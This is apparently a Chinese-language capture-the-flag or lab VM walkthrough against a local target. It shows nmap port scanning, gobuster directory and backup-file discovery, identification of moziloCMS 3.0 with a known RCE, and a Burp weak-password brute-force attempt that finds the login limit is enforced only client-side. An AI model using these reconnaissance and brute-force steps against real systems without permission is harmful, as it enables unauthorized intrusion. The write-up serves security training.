
Lzh - VM

初始扫描

常规扫描，端口范围默认`1-1000`，遂省略。

```
sudo nmap -T4 -sS 192.168.123.109
```




可见目前已知 3 个开放端口，分别是`22`、`80`、`514`，接下来分别探测一下端口的详细信息。

信息探测

端口 80

可见只有一个简单的页面，随手 F12 审计一下看看是否有隐藏信息，Wappalyzer 看看站点指纹、网上搜搜关键词之类的，下一步直接上目录扫描。



端口 22


随手探测一下 SSH 版本信息，这步可以在 `nmap` 加上 `-sV` 参数实现同样效果。

Exploit-DB/searchsploit 查找一下相关漏洞，没有则跳过。

端口 514

syslog 端口默认是 UDP 协议，`nmap` 常规扫描的时候也没有探测到，使用 `nc -uv` 即可测试连通。

不过 syslog 相关的我也没怎么了解过，最开始以外这边也是突破点，搜了下发现没有漏洞，也不知道是哪一款服务端，遂略过。




站点目录扫描

常规扫描

回归正题，还是先对站点进行一次常规目录扫描。

可见根目录下没出东西，接着进行下一步测试。

```
gobuster dir -u "http://192.168.123.109" -t 64 -w /usr/share/wordlists/SecLists-2025.1/Discovery/Web-Content/directory-list-2.3-medium.txt
```




文件常见后缀扫描

到这里主要是灵光一闪，想想应该有备份文件或者其他可能包含敏感信息的小 tips。

最终获得网站备份源码一枚。

```
gobuster dir -u "http://192.168.123.109" -t 64 -w /usr/share/wordlists/SecLists-2025.1/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,json,xml,jpg,png,gif,pdf,zip,bak
```



访问 Mozilo 站点


之后对源码展开简单查阅下，可知站点为 `moziloCMS 3.0`。

访问首页简单看下有无内容，随后直接访问默认的后台管理路径 `http://192.168.123.109/mozilo/admin/index.php`。


随即就是对源码的常规 searchsploit，确实发现了近期公布的 RCE，下一步是先取得 admin 账号。

后台登录测试

无验证码，在这里简单地用 `Burp suite` 测试一下弱口令爆破。



在爆破过程中得知，站点存在登录尝试次数限制，后展开源码查看，最终发现似乎只是禁止前端页面的输入？（一度以为这会要绕 WAF 了...）

